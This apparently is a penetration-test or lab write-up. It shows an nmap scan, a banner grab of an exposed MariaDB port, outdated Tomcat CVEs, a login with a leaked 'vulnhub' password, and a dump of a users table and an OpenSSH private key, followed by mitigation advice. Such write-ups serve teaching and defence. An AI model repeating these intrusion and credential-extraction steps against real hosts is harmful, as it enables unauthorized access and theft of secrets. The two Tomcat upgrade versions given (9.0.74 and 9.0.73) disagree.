

Stanislav Stoyanov

After initial port scanning, the penetration tester found some vulnerabilities of outdated services.



```
Nmap scan report for 185.218.124.165
Host is up (0.059s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
8500/tcp open  fmtp

# Nmap done at Sun Dec 15 03:18:33 2024 -- 1 IP address (1 host up) scanned
```

Vulnerability 1
Description: Visible database on port 3306



```
└─$ nc 185.218.124.165 3306
i
11.3.2-MariaDB-1:11.3.2+maria~ubu2204�z],a'=;P`��-��r<rLb(AM>0ssmysql_native_
password
```


Increased Attack Surface: Exposing databases directly to external access increases vulnerability to brute force, SQL injection, and other exploit attempts.
Data Breaches: Public exposure increases the potential for malicious actors to steal or manipulate sensitive data, leading to significant legal, financial, and reputational damage.

Vulnerability 2.
Description: Outdated version on port service 8500.

Apache Tomcat version 9.0.60, is not the latest stable release and is known to have several vulnerabilities that have been patched in later versions. For instance, CVE-2021-43980, a race condition vulnerability in versions from 9.0.0-M1 to 9.0.60, could allow client connections to mistakenly share an `Http11Processor` instance, leading to data leakage between clients. This was addressed in version 9.0.62


Additionally, there are other security issues affecting earlier versions, such as CVE-2023-24998, a denial-of-service vulnerability, and CVE-2023-28708, which could result in session cookie security risks when using reverse proxies

Given the security implications of these vulnerabilities, it's recommended to upgrade to a more recent version of Apache Tomcat, ideally 9.0.74 or newer, to ensure you're protected against known threats.




```
8500/tcp open  http    syn-ack Apache Tomcat 9.0.60
|_http-title: Directory Listing For [/]
| http-methods:
```

After conducting an OSINT information gathering.
The penetration tester managed to find valid credentials for the exposed database.




```
/*
 * Author: Nervus
 * Date: 2024-12-08
 * Note: This file contains the password for the database.
 *       Handle with care... if you find it.
 */

#include <stdio.h>
#include <stdlib.h>

int main() {
    // Database connection details
    char *db_host = "localhost";
    char *db_user = "user";
    char *db_password = "vulnhub"; // Here's the password. Use it wisely.
```



```
—$ mysql -h 185.218.124.165 -u user -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 2944
Server version: 11.3.2-MariaDB-1:11.3.2+maria~ubu2204 mariadb.org binary dist
ribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/ser
ver
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

MariaDB [(none)]> show databases
    → whoami
    → show databases
    → show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual th
at corresponds to your MariaDB server version for the right syntax to use nea
r 'whoami
show databases
show databases' at line 2
MariaDB [(none)]> show databases;
+────────────────────+
| Database           |
+────────────────────+
| hack               |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+────────────────────+
5 rows in set (0.041 sec)

MariaDB [(none)]> use hack
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [hack]> show tables;
+────────────────+
| Tables_in_hack |
+────────────────+
| products       |
| ssh_keys       |
| users          |
+────────────────+
```

With the found credentials the penetration tester was able to access the database.

From the compromised database the penetration tester was able to obtain a valid username and an SSH key.



```
lariaDB [hack]> select* from users,ssh_keys;
+----+----------+---------------------+----+-------------+------------------------------------------
| id | username | email               | id | key_name    | private_key
+----+----------+---------------------+----+-------------+------------------------------------------
|  1 | john_doe | john.doe@example.com |  1 | YOU PASS!!! | -----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1kc3MAAAABAAEAAQAAAQEA7g7HqXY2uM4v8lhiy0V0Z9VZh5z4OLgg0gd1Py/3XH
XX0beN58wpROvH9P2chMeJ9ckpdT8BAsHgAg1bGkq28wXGgFh5tIXeeGE5mZqFJr06wW/gjO
ekfEmzOH6svbHIFSz56wLJrw88w3mjptuOhLS0bc/fo0i9ByA9ovmEFAFqhtn0NeLePz4eq0A
uvGAB7akqOBXJwpQYtlgY2l10rq1gEX0k3hDoKh27y4U91fFCzUqUEjXOp5dps1HfgfSjm9V
hYQUdOd0nJ7hFffjt+elFgQf5flQ==
-----END OPENSSH PRIVATE KEY----- |
+----+----------+---------------------+----+-------------+------------------------------------------
```

To mitigate the risk of unauthorized access, databases should be protected from external exposure through proper configuration, secure communication methods, and access control mechanisms. If external access is necessary, ensure it is closely secured and monitored.

For systems like Apache Tomcat, it’s recommended to upgrade to the latest stable version (e.g., 9.0.73) to ensure that security fixes and performance improvements are applied. Regularly check security advisories for any critical vulnerabilities related to the versions in use, even if they are older.

By adhering to these security practices, organizations can enhance the protection of sensitive data and reduce the likelihood of security breaches.